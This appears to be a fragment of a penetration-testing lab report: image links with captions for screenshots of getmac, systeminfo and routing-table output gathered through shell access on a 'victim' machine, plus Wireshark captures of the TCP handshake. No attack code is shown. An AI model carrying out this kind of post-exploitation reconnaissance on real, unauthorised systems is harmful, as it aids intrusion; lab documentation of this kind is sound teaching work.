


Screenshot of getmac command : 

Screenshot of Routing table of victim through shell access :




Of IPv4




Of IPv6

Screenshot of systeminfo command through shell :



Screenshot of wireshark packet capture from attack machine :

The capture shows the initial TCP handshake (on attack machine)



Screenshot of wireshark packet from victim machine :

The capture shows the initial TCP handshake (on victim machine)

